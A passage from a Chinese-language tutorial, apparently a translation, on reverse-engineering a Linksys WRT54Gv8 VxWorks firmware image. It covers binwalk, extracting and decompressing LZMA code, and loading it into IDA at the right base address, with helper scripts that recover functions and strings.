1738572       0x1A874C      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1745822       0x1AA39E      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1747816       0x1AAB68      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1749609       0x1AB269      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1750156       0x1AB48C      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1750922       0x1AB78A      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1751669       0x1ABA75      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1765090       0x1AEEE2      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
```

可以看到 binwalk 识别了很多的 gzip 压缩过的 web 文件、一些 LZMA 签名、一个 ELF 头以及一个 JFFS 文件系统。

那个 JFFS 文件系统大概率是一个误报，所以我忽略了它。

通过十六进制查看该镜像，发现经过 gzip 压缩的 web 文件看起来像是简单文件系统的一部分，类似于之前讨论过的 OW 文件系统。但是，Web 文件与本文的目的不是特别相关，因此我放弃对该文件系统的分析；如果有必要，可以比较容易地从固件映像中提取这些文件并进行 gzip 解压。

总共发现了四个 LZMA 签名，可以看到，除了一个签名以外，其他三个签名都有很大的 size（每个有几百 MB），所以那三个可能是误报。第一个签名偏移是 0x194f0 的大小只有 3.5MB，这个大小是合理的，所以我们将该文件提取出来并解压缩：

```
embedded@ubuntu:~/WRT54Gv8$ dd if=FW_WRT54Gv8_8.00.8.001_US_20091005.bin skip=0x1 bs=103664 of
16+1 records in
16+1 records out
1665240 bytes (1.7 MB) copied, 0.00559597 s, 298 MB/s
embedded@ubuntu:~/WRT54Gv8$ p7zip -d lzma_data.7z

7-Zip (A) 9.04 beta  Copyright (c) 1999-2009 Igor Pavlov  2009-05-30
```

```
p7zip Version 9.04 (locale=en_US.utf8,Utf16=on,HugeFiles=on,1 CPU)

Processing archive: lzma_data.7z

Extracting  lzma_data

Everything is Ok

Size:       3680864
Compressed: 1665240
```

看起来解压的很成功，让我们使用 strings 以及 hexdump 来看一下在解压缩的数据里能够找到什么：

```
embedded@ubuntu:~/WRT54Gv8$ strings lzma_data | less
NORMAL_CODE_DATA
5VGW$LANGPACK_CODE_DATA=
$MODEL_NAME=WRT54G
$OEM_NAME=LINKSYS
Copyright 2004-2005 CyberTAN Limited
...
GetConnectedDevices
GetRouterLanSettings2
GetWanInfo
GetWanSettings
GetMACFilters2
GetPortMappings
GetDeviceSettings
HTTP/1.1 307 Temporary Redirect
Location: https://%s%s/HNAP1/
HTTP/1.1 500 Internal Server Error
Server: httpd
embedded@ubuntu:~/WRT54Gv8$ hexdump -C lzma_data | head
00000000  22 00 00 10 00 00 00 00  00 00 00 00 00 00 00 00  |"...............|
00000010  4e 4f 52 4d 41 4c 5f 43  4f 44 45 5f 44 41 54 41  |NORMAL_CODE_DATA|
00000020  01 80 00 08 35 56 47 57  24 4c 41 4e 47 50 41 43  |....5VGW$LANGPAC|
00000030  4b 5f 43 4f 44 45 5f 44  41 54 41 3d 06 01 00 01  |K_CODE_DATA=....|
```

```
00000040  24 4d 4f 44 45 4c 5f 4e  41 4d 45 3d 57 52 54 35  |$MODEL_NAME=WRT5|
00000050  34 47 00 24 4f 45 4d 5f  4e 41 4d 45 3d 4c 49 4e  |4G.$OEM_NAME=LIN|
00000060  4b 53 59 53 00 43 6f 70  79 72 69 67 68 74 20 32  |KSYS.Copyright 2|
00000070  30 30 34 2d 32 30 30 35  20 43 79 62 65 72 54 41  |004-2005 CyberTA|
00000080  4e 20 4c 69 6d 69 74 65  64 00 00 00 39 80 1c 3c  |N Limited...9..<|
00000090  50 ba 9c 27 00 10 08 3c  fe ff 09 24 24 40 09 01  |P..'...<...$$@..|
```


可以看到里面还是存在一些有意义的字符串的，看起来像是一些服务应用的字符串如 HTTP 和 HNAP。

里面也有一些二进制数据，也许是可执行代码。但是，如果存在可执行代码，也找不到可以区别出来的头或者节信息，这使得分析起来存在困难。而且我们也不知道 CPU 的架构或者是大小端（这可能可以通过谷歌搜索找到）。

我们也看到在固件镜像偏移 0x200 的地方看到了一个 ELF 头的信息，分析下该文件：

```
embedded@ubuntu:~/WRT54Gv8$ dd if=FW_WRT54Gv8_8.00.8.001_US_20091005.bin bs=512 skip=1 of=elf
3453+1 records in
3453+1 records out
1768392 bytes (1.8 MB) copied, 0.020778 s, 85.1 MB/s
embedded@ubuntu:~/WRT54Gv8$ file elf
elf: ELF 32-bit LSB executable, MIPS, MIPS-II version 1 (SYSV), statically linked, not strippe
embedded@ubuntu:~/WRT54Gv8$ strings -n 10 elf | head
VxWorks5.4.2
Oct  5 2009, 15:15:53
memPartFree
%-5s = %8x
0123456789abcdef
0123456789ABCDEF
bug in vfprintf: bad base
WIND version 2.5
workQPanic: Kernel work queue overflow.
DDDDDDDDDD
```

这是一个小端的 mips ELF 文件，里面包含一些字符串有 `Vxworks`、`Wind River`、以及 `Kernel`。看起来这似乎是 VxWorks 内核文件。用 IDA 加载这个文件看下能不能查看它（确定选择 mipsl cpu）：



由于这个文件有 ELF 头，所以 IDA 可以很好的解析这个文件，识别函数以及解析符号。首先看下第一个函数 startInflate：

```
.text:80500460  # =============== S U B R O U T I N E =======================================
.text:80500460
.text:80500460
.text:80500460                  .globl startInflate
.text:80500460 startInflate:
.text:80500460
.text:80500460 var_10           = -0x10
.text:80500460 var_8            = -8
.text:80500460
.text:80500460                  addiu   $sp, -0x20
.text:80500464                  li      $v0, 0x80001000
.text:8050046C                  li      $a1, 0x80001000
.text:80500474                  la      $a0, _binArrayStart
.text:8050047C                  la      $a2, fpClass
.text:80500484                  subu    $a2, $a0
.text:80500488                  sw      $ra, 0x20+var_8($sp)
.text:8050048C                  jal     decompressImage
.text:80500490                  sw      $v0, 0x20+var_10($sp)
.text:80500494                  bnez    $v0, locret_805004AC
.text:80500498                  lw      $ra, 0x20+var_8($sp)
.text:8050049C                  lw      $v0, 0x20+var_10($sp)
.text:805004A0                  jalr    $v0
.text:805004A4                  nop
.text:805004A8                  lw      $ra, 0x20+var_8($sp)
.text:805004AC
.text:805004AC locret_805004AC:                         # CODE XREF: startInflate+34↑j
.text:805004AC                  jr      $ra
.text:805004B0                  addiu   $sp, 0x20
.text:805004B0  # End of function startInflate
.text:805004B0
.text:805004B4
.text:805004B4  # =============== S U B R O U T I N E =======================================
```

可以看到地址 0x80001000 加载到了 $v0 寄存器中，并调用 decompressImage 函数，最终跳转到 $v0(0x80001000) 地址去执行。因此，可能是 decompressImage 函数将 0x80001000 处的代码解压，然后再执行该地址处的代码。

查看 decompressImage 函数的参数，第一个参数是 _binArrayStart，第二个地址是 0x80001000。让我们看下 _binArrayStart：

```
.data:80519270                  .globl _binArrayStart
.data:80519270 _binArrayStart: .byte 0x6C  # l      |    # DATA XREF: startInflate+14↑o
.data:80519271                  .byte    0
.data:80519272                  .byte    0
.data:80519273                  .byte 0x80  # Ç
.data:80519274                  .byte    0
.data:80519275                  .byte 0x60  # `
.data:80519276                  .byte 0x2A  # *
.data:80519277                  .byte 0x38  # 8
.data:80519278                  .byte    0
.data:80519279                  .byte    0
.data:8051927A                  .byte    0
.data:8051927B                  .byte    0
.data:8051927C                  .byte    0
.data:8051927D                  .byte    0
.data:8051927E                  .byte 0x11
.data:8051927F                  .byte    0
```

_binArrayStart 地址处的前五个字节是 6C 00 00 80 00，看起来像是一个 LZMA 镜像的头文件。与之前提取出来的 LZMA 数据比较下，确定了这个想法：

```
embedded@ubuntu:~/WRT54Gv8$ hexdump -C lzma_data.7z | head
00000000  6c 00 00 80 00 60 2a 38  00 00 00 00 00 00 11 00  |l....`*8........|
00000010  2c 20 00 df 1e 01 d7 44  6b 43 41 4d a8 aa 91 9c  |, .....DkCAM....|
00000020  11 ed 0d 6b bd 40 da 21  19 b1 16 8b 51 48 b8 a6  |...k.@.!....QH..|
00000030  c9 1f 7e 0b 24 4c 24 14  2b db 64 59 fb 79 2a 3c  |..~.$L$.+.dY.y*<|
00000040  11 70 12 a7 84 78 fc 38  f5 99 ed 0d db 0f c3 64  |.p...x.8.......d|
00000050  4c ca ca 70 31 bc e7 1a  7f 42 51 dc 1f fe 8b dc  |L..p1....BQ.....|
00000060  d0 89 fc 0a 9a dc 03 37  62 e3 75 f3 10 56 7c f8  |.......7b.u..V|.|
00000070  6a c1 14 69 bc 28 e6 fc  48 2e f5 bf b2 22 dc f5  |j..i.(..H....".|
00000080  ec b1 c7 9b ec 76 93 73  b8 cf fa 2d 06 34 cb 75  |.....v.s...-.4.u|
00000090  4b ed 1f f1 28 d7 00 ea  ae 29 57 19 de 87 42 ae  |K...(....)W...B.|
```

跟进去 decompressImage 函数，我们还可以看到它还调用了一个叫做 LzmaDecode 的函数：


```
.text:805001C4 loc_805001C4:                           # CODE XREF: decompressImage+150↑j
.text:805001C4                  addu    $v1, $a2, $a3
.text:805001C8                  li      $v0, 0x300
.text:805001CC                  sllv    $v0, $v1
.text:805001D0                  addiu   $v0, 0x736
.text:805001D4                  beqz    $s4, loc_8050017C
.text:805001D8                  sll     $a1, $v0, 2
.text:805001DC                  addiu   $a0, $sp, 0x4D88+var_4D20
.text:805001E0                  addiu   $v0, $sp, 0x4D88+var_1C
.text:805001E4                  sw      $t0, 0x4D88+var_4D78($sp)
.text:805001E8                  sw      $t1, 0x4D88+var_4D74($sp)
.text:805001EC                  sw      $t2, 0x4D88+var_4D70($sp)
.text:805001F0                  sw      $s4, 0x4D88+var_4D6C($sp)
.text:805001F4                  sw      $s1, 0x4D88+var_4D68($sp)
.text:805001F8                  jal     LzmaDecode
.text:805001FC                  sw      $v0, 0x4D88+var_4D64($sp)
.text:80500200                  sltu    $v0, $zero, $v0
.text:80500204                  negu    $v0, $v0
```

所以看起来是我们之前提取的 LZMA 数据包含可执行代码，这些数据被解压然后载入到地址 0x80001000 中，google 搜 vxworks lzmadecode 出来的源码（译者注：这个链接已经失效了）证明了这个结论。

基于之前看到的字符串，可以初步判断 LZMA 数据中包含 OS 的应用代码。

我们现在已经有了足够多的信息，可以将解压出来的 LZMA 数据加载到 IDA 中分析了。与 kernel 一样，我们将架构设为 mipsl，由于这是一个二进制文件，我们需要在 IDA 中设置一些适当的加载信息。

我们将 ROM 的开始地址设置为 0x80001000, 把 size 设置成文件的 size0x382A60, 同时把 loading address 设置为 0x80001000。如下图所示：



当文件加载进 IDA，到第一个字节处，按下 c 键直接把它转换成代码。IDA 会将该地址处的字节直接转换成代码并对文件进行分析。可以看到，第一条指令是一个跳转指令，跳过了文件头附近的一些文件。

代码看起来很清晰，IDA 也识别出来了超过 5000 个函数，并且字符串的引用看起来也是正确的：

```
ROM:80003154
ROM:80003154                addiu   $sp, -0x30
ROM:80003158                sw      $s3, 0x30+var_C($sp)
ROM:8000315C                move    $s3, $a0
ROM:80003160                lui     $a0, 1
ROM:80003164                sw      $s1, 0x30+var_14($sp)
ROM:80003168                move    $s1, $a1
ROM:8000316C                sw      $s2, 0x30+var_10($sp)
ROM:80003170                move    $s2, $a2
ROM:80003174                sw      $ra, 0x30+var_8($sp)
ROM:80003178 |              jal     sub_802A7F90
ROM:8000317C                sw      $s0, 0x30+var_18($sp)
ROM:80003180                move    $s0, $v0
ROM:80003184                bnez    $s0, loc_800031A4
ROM:80003188                lui     $v0, 0xBFC4
ROM:8000318C                la      $a0, aCanTAllocateDB  # "Can't allocate %d bytes of memory\n"
ROM:80003194                jal     sub_802A06E8
ROM:80003198                lui     $a1, 1
ROM:8000319C                j       loc_80003298
ROM:800031A0                li      $v0, 0xFFFFFFFF
ROM:800031A4  # ---------------------------------------------------------------------------
```

我们将该数据文件载入 IDA，不设置正确的载入地址。将分析结果与上面得到的结果进行对比；

```
ROM:00002154                .byte 0xD0  # -
ROM:00002155                .byte 0xFF
ROM:00002156                .byte 0xBD  # +
ROM:00002157                .byte 0x27  # '
ROM:00002158                .byte 0x24  # $
ROM:00002159                .byte    0
ROM:0000215A                .byte 0xB3  # ¦
ROM:0000215B                .byte 0xAF  # »
ROM:0000215C                .byte 0x21  # !
ROM:0000215D                .byte 0x98  # ÿ
ROM:0000215E                .byte 0x80  # Ç
ROM:0000215F                .byte    0
ROM:00002160                .byte    1
ROM:00002161                .byte    0
ROM:00002162                .byte    4
ROM:00002163                .byte 0x3C  # <
ROM:00002164                .byte 0x1C
ROM:00002165                .byte    0
ROM:00002166                .byte 0xB1  # ¦
ROM:00002167                .byte 0xAF  # »
ROM:00002168                .byte 0x21  # !
```

IDA 的导航栏中有相当数量的蓝色区域（代码）：

可以看到，虽然我们的分析已经提升了 IDA 的分析结果，仍然还有很多代码是丢失的，因此我写了一个 IDA脚本来帮助得到更多的反汇编代码。

首先，我们希望通过迭代查找代码寻找常见的函数序言来定位未识别的函数。如果找到了，我们会告诉 IDA 在那里创建一个函数。对于 MIPS 而言，有时比 intel 架构困难，因为函数序言在 MIPS 中的标准化程度较低。

`addui` 指令经常在函数最开始被用来操作栈桢寄存器 `$sp`，我们可以在 IDA 中看到很多的函数是这样的：

```
ROM:800024B0 sub_800024B0:                                  # CODE XREF: sub_80003154+EC↓p
ROM:800024B0                                                # sub_800032E8+160↓p ...
ROM:800024B0
ROM:800024B0 var_28          = -0x28
ROM:800024B0 var_24          = -0x24
ROM:800024B0 var_20          = -0x20
ROM:800024B0 var_1C          = -0x1C
ROM:800024B0 var_18          = -0x18
ROM:800024B0 var_14          = -0x14
ROM:800024B0 var_10          = -0x10
ROM:800024B0 var_C           = -0xC
ROM:800024B0 var_8           = -8
ROM:800024B0 var_4           = -4
ROM:800024B0
ROM:800024B0                 addiu   $sp, -0x40
ROM:800024B4                 sw      $s4, 0x40+var_18($sp)
ROM:800024B8                 move    $s4, $a0
ROM:800024BC                 sw      $s5, 0x40+var_14($sp)
ROM:800024C0                 move    $s5, $s4
ROM:800024C4                 sw      $s3, 0x40+var_1C($sp)
ROM:800024C8                 move    $s3, $zero
ROM:800024CC                 sw      $s6, 0x40+var_10($sp)
ROM:800024D0                 andi    $s6, $a1, 0xFF
ROM:800024D4                 sw      $ra, 0x40+var_4($sp)
ROM:800024D8                 sw      $fp, 0x40+var_8($sp)
ROM:800024DC                 sw      $s7, 0x40+var_C($sp)
ROM:800024E0                 sw      $s2, 0x40+var_20($sp)
ROM:800024E4                 sw      $s1, 0x40+var_24($sp)
ROM:800024E8                 jal     sub_80002254
```

然而，也有一些函数在 addui 指令前还有一条 lw 指令：

```
ROM:80002254 sub_80002254:                                  # CODE XREF: sub_800022D8:loc_80002320↓p
ROM:80002254                                                # sub_800024B0+38↓p ...
ROM:80002254
ROM:80002254 var_8           = -8
ROM:80002254
ROM:80002254                 lw      $v0, dword_8034F218
ROM:8000225C                 addiu   $sp, -0x18
ROM:80002260                 bnez    $v0, loc_8000227C
ROM:80002264                 sw      $ra, 0x18+var_8($sp)
ROM:80002268                 li      $a0, 1
ROM:8000226C                 jal     sub_802BD578
ROM:80002270                 li      $a1, 1
ROM:80002274                 sw      $v0, dword_8034F218
ROM:8000227C
ROM:8000227C loc_8000227C:                                  # CODE XREF: sub_80002254+C↑j
ROM:8000227C                 lw      $a0, dword_8034F218
ROM:80002284                 beqz    $a0, locret_800022A0
ROM:80002288                 lw      $ra, 0x18+var_8($sp)
ROM:8000228C                 jal     sub_80257240
ROM:80002290                 li      $a1, 0xFFFFFFFF
ROM:80002294                 jal     sub_802C0E10
ROM:80002298                 nop
ROM:8000229C                 lw      $ra, 0x18+var_8($sp)
ROM:800022A0
ROM:800022A0 locret_800022A0:                               # CODE XREF: sub_80002254+30↑j
ROM:800022A0                 jr      $ra
ROM:800022A4                 addiu   $sp, 0x18
ROM:800022A4  # End of function sub_80002254
```

create_function.py IDAPython 脚本通过搜索代码字节序（从上图的光标处地址开始）寻找相应的指令，如果找到的话就引导 IDA 将该处的代码创建为一个函数。

查看反汇编代码，包含字符串的数据节出现在地址 0x802DDAC0，因此我将脚本的设定为分析到该地址就结束：

```
ROM:802DDA9C                sll     $v0, 30
ROM:802DDAA0                sw      $v0, 0x60+var_50($sp)
ROM:802DDAA4                jal     sub_802DCC60
ROM:802DDAA8                sw      $v1, 0x60+var_4C($sp)
ROM:802DDAAC                lw      $ra, 0x60+var_8($sp)
ROM:802DDAB0                jr      $ra
ROM:802DDAB4                addiu   $sp, 0x60
ROM:802DDAB4  # End of function sub_802DDA64
ROM:802DDAB4
ROM:802DDAB4  # ---------------------------------------------------------------------------
ROM:802DDAB8                .byte    0
ROM:802DDAB9                .byte    0
ROM:802DDABA                .byte    0
ROM:802DDABB                .byte    0
ROM:802DDABC                .byte    0
ROM:802DDABD                .byte    0
ROM:802DDABE                .byte    0
ROM:802DDABF                .byte    0
ROM:802DDAC0 aInvalidConfigu:.ascii "Invalid configuration. PCI_MAX_DEV > 16, PCI mechanism #2\n"<0>
ROM:802DDAC0                                        # DATA XREF: sub_80001370+4C↑o
ROM:802DDAFB                .byte    0
ROM:802DDAFC aScanningFuncti:.ascii "Scanning function 0 of each PCI device on bus %d\n"<0>
ROM:802DDAFC                                        # DATA XREF: sub_80001370:loc_800013C8↑o
ROM:802DDB2E                .byte    0
ROM:802DDB2F                .byte    0
ROM:802DDB30 aUsingConfigura:.ascii "Using configuration mechanism %d\n"<0>
ROM:802DDB30                                        # DATA XREF: sub_80001370+70↑o
ROM:802DDB52                .byte    0
ROM:802DDB53                .byte    0
ROM:802DDB54 aBusDeviceFunct:.ascii "bus       device    function  vendorID  deviceID  class\n"<0>
ROM:802DDB54                                        # DATA XREF: sub_80001370+88↑o
```

在跑完这个脚本后，IDA 识别出来了 9600 个函数，相比于之前，更多的代码被识别出来了：

但是仍然有一些数据节没有被分析到：

```
ROM:800010D4                .byte 0x50  # P
ROM:800010D5                .byte 0xBA  # ¦
ROM:800010D6                .byte 0x9C  # £
ROM:800010D7                .byte 0x27  # '
ROM:800010D8                .byte    8
ROM:800010D9                .byte    0
ROM:800010DA                .byte 0xE0  # a
ROM:800010DB                .byte    3
ROM:800010DC                .byte    0
ROM:800010DD                .byte    0
ROM:800010DE                .byte    0
ROM:800010DF                .byte    0
ROM:800010E0                .byte    0
ROM:800010E1                .byte 0x80  # Ç
ROM:800010E2                .byte    2
ROM:800010E3                .byte 0x3C  # <
ROM:800010E4                .byte 0xDC  # _
```

这些节被代码所包围，并且导航到其中几个节将它们直接转换成代码，可以看到它们也是有效的汇编指令：

```
ROM:800010D4  # ---------------------------------------------------------------------------
ROM:800010D4                li      $gp, 0x8038BA50
ROM:800010D8                jr      $ra
ROM:800010DC
ROM:800010DC loc_800010DC:                          # DATA XREF: ROM:800010E0↓o
ROM:800010DC                nop
ROM:800010E0  # ---------------------------------------------------------------------------
ROM:800010E0                la      $v0, loc_800010DC
ROM:800010E8                lui     $at, 0xA000
ROM:800010EC                or      $v0, $at
ROM:800010F0                sw      $zero, 0($v0)
ROM:800010F4                lw      $v0, 0($v0)
ROM:800010F8                jr      $ra
ROM:800010FC                nop
```

因为这些节看起来都是以 `jr $ra`（mips 的返回指令）结束，并且由于它们没有被其他的函数所使用，它们可能是自身调用的函数（since they are not referenced by the surrounding functions, they are likely functions themselves. ）（译者注：不太理解这句话，怕误导，所以将原文贴出）

`create_code.py` 会遍历代码并将这些没有定义的字节转换成函数（方法和之前的类似，脚本从下图光标处地址开始遍历至 `0x802DDAC0` 结束）：

```
ROM:800010D4  # =============== S U B R O U T I N E =======================================
ROM:800010D4
ROM:800010D4
ROM:800010D4 sub_800010D4:
ROM:800010D4                 li      $gp, 0x8038BA50
ROM:800010D8                 jr      $ra
ROM:800010DC
ROM:800010DC loc_800010DC:                           # DATA XREF: sub_800010E0↓o
ROM:800010DC                 nop
ROM:800010DC  # End of function sub_800010D4
ROM:800010DC
ROM:800010E0
ROM:800010E0  # =============== S U B R O U T I N E =======================================
ROM:800010E0
ROM:800010E0
ROM:800010E0 sub_800010E0:
ROM:800010E0                 la      $v0, loc_800010DC
ROM:800010E8                 lui     $at, 0xA000
ROM:800010EC                 or      $v0, $at
ROM:800010F0                 sw      $zero, 0($v0)
ROM:800010F4                 lw      $v0, 0($v0)
ROM:800010F8                 jr      $ra
ROM:800010FC                 nop
ROM:800010FC  # End of function sub_800010E0
```

现在在 IDA 的导航栏中有一个比较完美的代码块：

随着完成对代码的处理，我们将注意力转向字符串。没有像 ELF 文件中的符号，我们不得不依赖字符串的引用来提供对于固件中的事件的理解。但是仍然有一些 ascii 字节的数组没有被 IDA 转换成字符串：

```
ROM:802E9250 unk_802E9250:   .byte 0x2F  # /          # DATA XREF: ROM:off_80352120↓o
ROM:802E9251                 .byte 0x6D  # m
ROM:802E9252                 .byte 0x65  # e
ROM:802E9253                 .byte 0x6D  # m
ROM:802E9254                 .byte 0x2F  # /
ROM:802E9255                 .byte 0x70  # p
ROM:802E9256                 .byte 0x72  # r
ROM:802E9257                 .byte 0x69  # i
ROM:802E9258                 .byte 0x63  # c
ROM:802E9259                 .byte 0x66  # f
ROM:802E925A                 .byte 0x2F  # /
ROM:802E925B                 .byte 0x30  # 0
ROM:802E925C                 .byte    0
ROM:802E925D                 .byte    0
ROM:802E925E                 .byte    0
```

将这些 ascii 字节的数组转换成字符串将会使得代码的可读性更强，因此 `create_ascii.py` 脚本是将 ascii 字节的数组转换成字符串。我们之前看到的是，包含字符串的数据地址开始于 0x802DDAC0，因此我们将开始的地址设定为该地址，并运行脚本。运行的结果相较于之前又了一定的提升：

```
ROM:802E9250 aMemPricf0_1:    .ascii "/mem/pricf/0"<0>  # DATA XREF: ROM:off_80352120↓o
ROM:802E925D                  .byte    0
ROM:802E925E                  .byte    0
ROM:802E925F                  .byte    0
ROM:802E9260 aC2001Copyright:.ascii "(c) 2001 Copyright Intoto, Inc"<0>
ROM:802E9260                                          # DATA XREF: sub_800431D0+18↑o
ROM:802E927F                  .byte    0
ROM:802E9280 unk_802E9280:    .byte    0              # DATA XREF: sub_800431D0+28↑o
ROM:802E9281                  .byte    0
ROM:802E9282                  .byte    0
ROM:802E9283                  .byte    0
ROM:802E9284 aRfa:            .ascii "/RFA/"<0>      # DATA XREF: sub_80043254+4↑o
ROM:802E928A                  .byte    0
```

随着字符串也被修复好了，让我们在汇编代码中去识别一些基本的函数：

```
ROM:80003154
ROM:80003154                  addiu   $sp, -0x30
ROM:80003158                  sw      $s3, 0x30+var_C($sp)
ROM:8000315C                  move    $s3, $a0
ROM:80003160                  lui     $a0, 1
ROM:80003164                  sw      $s1, 0x30+var_14($sp)
ROM:80003168                  move    $s1, $a1
ROM:8000316C                  sw      $s2, 0x30+var_10($sp)
ROM:80003170                  move    $s2, $a2
ROM:80003174                  sw      $ra, 0x30+var_8($sp)
ROM:80003178                  jal     sub_802A7F90
ROM:8000317C                  sw      $s0, 0x30+var_18($sp)
ROM:80003180                  move    $s0, $v0
ROM:80003184                  bnez    $s0, loc_800031A4
ROM:80003188                  lui     $v0, 0xBFC4
ROM:8000318C                  la      $a0, aCanTAllocateDB  # "Can't allocate %d bytes of memory\n"
ROM:80003194                  jal     sub_802A06E8
ROM:80003198                  lui     $a1, 1
ROM:8000319C                  j       loc_80003298
ROM:800031A0                  li      $v0, 0xFFFFFFFF
ROM:800031A4  # ---------------------------------------------------------------------------
```

上图中有两个函数被调用。第一个是 sub_802A7F90，参数为一个：1 将其左移 16 位（65536）。如果返回值是 0，调用第二个函数 sub_802A06E8。

第二个函数接受不了两个参数：一个包含格式化字符的字符串；一个 65536 立即数。伪代码如下：

```
if(!sub_802A7F90(65536))
{
   sub_802A06E8("Can’t allocate %d bytes of memoryn", 65536);
}
```

很容易看出来 sub_802A7F90 等同于 malloc 函数，sub_802A06E8 函数是 printf。我们将这些函数重命名，以便其他代码对它们进行引用的时候会更加便于分析。

哔哩哔哩
安全应急响应中心

